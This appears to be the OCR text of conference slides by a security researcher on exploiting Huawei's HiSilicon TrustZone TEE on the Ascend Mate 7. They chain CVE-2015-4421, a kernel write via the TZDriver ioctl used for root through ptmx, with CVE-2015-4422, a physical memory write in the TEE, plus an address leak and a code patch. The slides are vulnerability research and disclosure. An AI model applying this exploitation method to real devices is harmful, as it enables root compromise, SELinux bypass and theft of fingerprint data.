Attacking your “Trusted Core”

Exploiting TrustZone on Android

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Agenda

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  - TEE architecture of Huawei Hisilicon
  - Attack Surface
- **Vulnerability in Normal World**
  - technical details
  - gain root privilege
- **Vulnerabilities in Secure World (TEE)**
  - technical details
  - read fingerprint image from sensor / bypass sec features
- **Conclusion**

Who am I

- Security researcher from Qihoo 360
- Mainly focus on Android
- Always like console games and manga/anime


Background

Huawei Ascend Mate 7

- HiSilicon Kirin 925 SoC chipset
- HiSilicon implemented its own TEE kernel(Trusted Core)
- the world’s first Android smartphone with touch fingerprint sensor, featuring FPC1020
- 1 million units sold by Huawei in the first month

Fingerprint: protected by SecureOS

TEE architecture of Huawei



Attack Surface

- **TZDriver**

  - accepting malformed ioctl command may allow installed application to execute arbitrary code in Linux Kernel.


- **Trusted Application**

  - mistake in input structure bound-check may lead to an arbitrary code execution vulnerability in TEE

- **TEE kernel**

  - system call bugs may allow a malicious TA to escalate privilege

Attack “TrustedCore”



Vulnerability in Normal World

TZDriver: /dev/tc_ns_client

- Accessible to any installed applications
- provide communication APIs between NW and SW
- provide an ioctl interface to both user space clients and other kernel module

  - for user clients,use copy_to_user/copy_from_user to copy input /output param buffer

  - for kernel modules, use memcpy directly

TC_NS_ClientContext

```
typedef struct {
    unsigned char uuid[16];
    unsigned int session_id;
    unsigned int cmd_id;
    TC_NS_ClientReturn returns;
    TC_NS_ClientLogin login;
    unsigned int paramTypes;//type of input param
    TC_NS_ClientParam params[4];//address or value of input
    bool started;
} TC_NS_ClientContext;
```

TC_NS_ClientParam

```
typedef union {
struct {
    unsigned int buffer; //ptr of buffer
    unsigned int offset; //size of buffer
    unsigned int size_addr;
} memref;
struct {
    unsigned int a_addr; //ptr of a 4-bytes buffer
    unsigned int b_addr; //ptr of a 4-bytes buffer
    } value;
} TC_NS_ClientParam;
```


What if user client send a kernel pointer to driver?

Kernel memory overwriting

```
static int TC_NS_SMC_Call(TC_NS_ClientContext *client_context,TC_NS_DEV_File
*dev_file, bool is_global){
    ....
    // build a TC_NS_SMC_CMD struct
    ....
    // execute SMC instruction
    TC_NS_SMC(smc_cmd_phys);
    // copy result from smc_cmd.operation_phys to callers' buffer(client_param.value)
    if(client_operation->params[0].value.a> 0xbfffffff){
        //driver think caller is from kernel space
        *(u32 *)client_param->value.a_addr = operation->params[i].value.a;
    }
    else{
        //driver think caller is from user space
        copy_to_user(....);
    }
    if(client_operation->params[0].value.b > 0xbfffffff){
        *(u32 *)client_param->value.b_addr = operation->params[i].value.b;
    }
    else{
        copy_to_user(....);
    }
    ....
}
```

CVE ID : CVE-2015-4421

ret2user


Step1 smc_call(&TZvalue)
Step2 malloc(TZvalue)
*(TZvalue) = shellcode
Step3 Offset = ptmx_fops->sync - buff
*(ptmx_fops->sync) = TZvalue
Step4 Call sync(“/dev/ptmx”)
system_server
Shellcode
Step 1
Step 3
Step 4
/dev/tc_ns_client
Return TZvalue
Write ptmx_fops->sync
Ret2User
SMC CALL
SMC CALL
SecureOS in TrustZone

How to find a stable “TZValue”

- Extract TEE image from firmware.Using HuaweiUpdateExtractor.exe
- TEEOS.img is not encrypted.Drag into IDA.
- Find a interface provided by TA will return a stable “TZvalue”.

Time querying interface in TEEGlobalTask

```
int get_sys_time()
{
  int result; // r0@1
  tag_TC_NS_Operation *v1; // r3@1
  unsigned int v2; // [sp+0h] [bp-10h]@1
  int v3; // [sp+4h] [bp-Ch]@1

  get_time((int)&v2);
  result = 0;
  v1 = dword_5E2E0->operation_phys;
  v1->params[0].value.a = v2; //second from startup
  v1->params[0].value.b = 1000 * v3; //millisecond
  return result;
}
```

Vulnerabilities in Secure World

Send malformed request to TA

- now I can execute SMC instruction by TZDriver ret2user exploit

- SMC param: a pointer to structure TC_NS_SMC_CMD

```
typedef struct tag_TC_NS_SMC_CMD{
    unsigned int     uuid_phys;
    unsigned int     cmd_id;
    unsigned int     dev_file_id;
    unsigned int     context_id;
    unsigned int     agent_id;
    unsigned int     operation_phys;
    unsigned int     login_method;
    unsigned int     login_data;
    unsigned int     err_origin;
    bool     started;
} TC_NS_SMC_CMD;
```

review:Time querying interface in TEEGlobalTask

```
int get_sys_time()
{
  int result; // r0@1
  tag_TC_NS_Operation *v1; // r3@1
  unsigned int v2; // [sp+0h] [bp-10h]@1
  int v3; // [sp+4h] [bp-Ch]@1

  get_time((int)&v2);
  result = 0;
  operation_phys = dword_5E2E0->operation_phys;
  *(int*)(operation_phys+4) = v2;
  *(int*)(operation_phys+8) = 1000 * v3;
  return result;
}
```

CVE ID : CVE-2015-4422

arbitrary physical memory overwriting

- no security checking on operation_phys
- if second = 0xAABBCCDD,every time we can write 4 byte “DD,CC,BB,AA” at operation_phys + 4
- The “DD” is the last byte of second and cycle from 0x00 to 0xFF.
- Write a byte you want at a right second ——arbitrary physical address overwriting

Code execution in TEE

- **Main idea**
  - patch text code of TEEGlobalTask,call TEE function and return to my shellcode

- **Good news:**
  - few mitigation in RTOSck, the kernel of TEE
  - No ASLR , XN or “unwritable Text code”.

- **Bad news:**
  - I don’t know where to patch without base address of TEEGlobalTask

- **Don’t give up:**
  - try to find a backdoor which may leak some address by reverse engineering :)

Leak register value when task crash

- send an invalid operation_phys from Normal world.
- RTOSck may write register value to shared memory when task crashed.
- estimate base of “TEEGlobalTask” by crashed $pc
- PC = 0x2E103050 base = 0x2E100000

```
DCD 0x2EF7D7A8          ; [g_crash_task_info]
DCD 0
DCD 0x100C0
DCD 0x1000              ; stack size
DCD 0x2E1FEF50          ; stack_top
DCD 0
DCD 0x47454554          ; TaskName
DCD 0x61626F6C
DCD 0x7361546C
DCD 0x6B
DCD 0x55667788          ; END_FLAG
DCD 0x11223344
DCD 0x2E1FEF50          ; [g_crash_task_STACK_info] stack top
DCD 0x2E1FFF50          ; stack bottom
DCD 0x2EF7D7A8          ; current stack pointer
DCD 0xFF2827A8
DCD 0xCBC
DCD 0
DCD 0x55667788          ; END_FLAG
DCD 0x11223344
DCD 0x60000110          ; [register_info] CPSR R0~R12 LR PC
DCD 0
DCD 0x2E1FFF1C
DCD 0x2E15E38C
DCD 0x2E15E2D0
DCD 0x3FE79400
DCD 0x2E15E37C
DCD 0x2E1FFF1B
DCD 0x2E1FFF1C
DCD 0x2E15E360
DCD 0x2E1FFF1B
DCD 0x2E1FFF1C
DCD 0x11111111
DCD 0x2E1FE140          ; SP
DCD 0x2EF00BBC          ; LR
DCD 0x2E103050          ; PC
```

Patch 4 bytes

```
alloc_exeception_mem                    ; CODE XREF: main:loc_2E100358↑p
                STMFD           SP!, {R3-R5,LR}
                LDR             R3, =(dword_2E15CFC0 - 0x2E104B28)
                LDR             R3, [PC,R3] ; dword_2E15CFC0
                LDR             R3, [R3,#0x10]
                LDR             R3, [R3,#0x14]
                LDR             R5, [R3,#4]
                LDR             R4, [R3,#8]
                MOV             R0, R5  ; int
                MOV             R1, R4  ; int
                BL              map_memory
                MOV             R0, R5
                MOV             R1, R4
                LDMFD           SP!, {R3-R5,LR}
                B               syscall_f084
; End of function alloc_exeception_mem
```

before patch

after patch

```
syscall_f084                            ; CO
                STMFD           SP!, {LR}
                SVC             0xF084
                LDMFD           SP!, {LR}
                BX              LR
; End of function syscall_f084
```

```
; void __cdecl patch_syscall(int, int)
patch_syscall                           ; C
                STMFD           SP!, {LR}
                BLX             R1
                LDMFD           SP!, {LR}
                BX              LR
```

Trigger the exploit

- alloc buffer for shellcode via kmalloc
- Normal world : send request to TEE
  - cmd = GLOBAL_CMD_ID_ALLOC_EXCEPTION_MEM
  - with param (0,shellcode_physical_addr)
- TEE call syscall_f084(0,kernel_pool_phy)

What we can do with a TEE exploit

- **Modify physical memory of Linux Kernel**
  - e.g. patch “avc_has_perm" to bypass SELinux for Android
- **Modify memory of TEE**
  - disable hash checking for Modem image
